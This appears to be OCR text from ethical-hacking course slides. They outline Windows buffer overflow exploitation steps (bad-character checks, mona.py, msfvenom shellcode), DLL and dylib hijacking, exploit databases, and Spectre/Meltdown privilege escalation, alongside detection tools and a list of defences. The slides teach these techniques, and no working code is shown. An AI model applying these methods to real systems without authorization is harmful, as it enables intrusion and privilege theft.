
In Immunity Debugger, right-click on the ESP register value, then click on “Follow in Dump,” and finally observe the characters. You will find that there are no badchars that create problems in the shellcode.




Windows Buffer Overflow Exploitation (Cont'd)

Identify the Right Module


- In this step, attackers identify the right module of the vulnerable server that **lacks memory protection**
- In Immunity Debugger, you can use scripts such as **mona.py** to identify modules that lack memory protection



Windows Buffer Overflow Exploitation (Cont'd)




Windows Buffer Overflow Exploitation (Cont'd)





Windows Buffer Overflow Exploitation (Cont'd)

Generate Shellcode and Gain Shell Access

- Attackers use the **msfvenom command** to generate the shellcode and inject it into the EIP register to gain shell access to the target vulnerable server








Buffer Overflow Detection Tools

OllyDbg | OllyDbg dynamically **traces stack frames** and program execution, and it logs arguments of known functions



Veracode
https://www.veracode.com

Flawfinder
https://dwheeler.com

Kiuwan
https://www.kiuwan.com

Splint
https://github.com

BOVSTT
https://github.com

Defending against Buffer Overflows

1. Develop programs by following **secure coding practices** and guidelines
2. Use **address space layout randomization** (ASLR) technique
3. Validate arguments and **minimize code** that requires root privileges
4. Perform **code review** at the source code level by using static and dynamic code analyzers
5. Allow the compiler to **add bounds** to all buffers
6. Implement **automatic bounds checking**
7. Always protect the **return pointer** on the stack
8. Never allow execution of code outside the code space
9. **Regularly patch** the applications and operating systems
10. Perform **code inspection** manually with a checklist to ensure that the code meets certain criteria
11. Employ **Data Execution Prevention** (DEP) to mark memory regions as non-executable
12. Implement **code pointer integrity** checking to detect whether a code pointer has been corrupted before it is dereferenced

Module Flow

1. System Hacking Concepts
2. Gaining Access
3. Escalating Privileges
4. Maintaining Access
5. Clearing Logs

Privilege Escalation


- An attacker can gain access to the network using a **non-admin user account** and the next step would be to gain administrative privileges
- The attacker performs a privilege escalation attack that takes advantage of **design flaws**, **programming errors**, **bugs**, and **configuration oversights** in the OS and software application to gain administrative access to the network and its associated applications
- These privileges allow the attacker to **view critical/sensitive information**, delete files, or install malicious programs such as viruses, Trojans, or worms

Types of Privilege Escalation

1. **Horizontal Privilege Escalation**
   - Refers to acquiring the same privileges that have already been granted, by assuming the identity of another user with the same privileges
2. **Vertical Privilege Escalation**
   - Refers to gaining higher privileges than those existing


Privilege Escalation Using DLL Hijacking

- Most Windows applications do not use the **fully qualified path** when loading an external DLL library. Instead they search the directory, from which they have been loaded
- If attackers can place a **malicious DLL in the application directory**, it will be executed in place of the real DLL
- Attackers use tools such as **Robber** and **PowerSploit** to detect hijackable DLLs and perform DLL hijacking on the target system




Robber

Robber is an open-source tool that helps attackers to **find executables prone to DLL hijacking**



Privilege Escalation by Exploiting Vulnerabilities

- Attackers **exploit software vulnerabilities** by taking advantage of programming flaws in a program, service, or within the operating system software or kernel, to **execute malicious code**
- Exploiting software vulnerabilities allows the attacker to execute a command or binary on a target machine to **gain higher privileges** than those existing or to **bypass security mechanisms**
- Attackers using these exploits can access **privileged user accounts** and credentials
- Attackers search for an exploit based on the OS and software application on exploit sites such as **SecurityFocus** (*https://www.securityfocus.com*) and **Exploit Database** (*https://www.exploit-db.com*)




https://www.exploit-db.com

Privilege Escalation Using Dylib Hijacking

- In OS X, when applications **load an external dylib** (dynamic library), the loader searches for the dylib in multiple directories
- If attackers can **inject a malicious dylib** into one of the primary directories, it will be executed in place of the original dylib

- **Dylib Hijack Scanner** helps attackers to detect dylibs that are vulnerable to hijacking attack
- Attackers use tools such as **DylibHijack** to perform dylib hijacking on the target system



Privilege Escalation Using Spectre and Meltdown Vulnerabilities

- Spectre and Meltdown are vulnerabilities found in **the design of modern processor chips** from AMD, ARM, and Intel
- The **performance and CPU optimizations** in the processors, such as branch prediction, out of order execution, caching, and speculative execution, lead to these vulnerabilities
- Attackers exploit these vulnerabilities to gain unauthorized access and **steal critical system information such as credentials** and **secret keys** stored in the application's memory, to escalate privileges

Spectre Vulnerability


- Attackers may take advantage of this vulnerability to **read adjacent memory locations of a process** and access information for which he/she is not authorized
- Using this vulnerability, an attacker can even **read the kernel memory** or perform a web-based attack using JavaScript

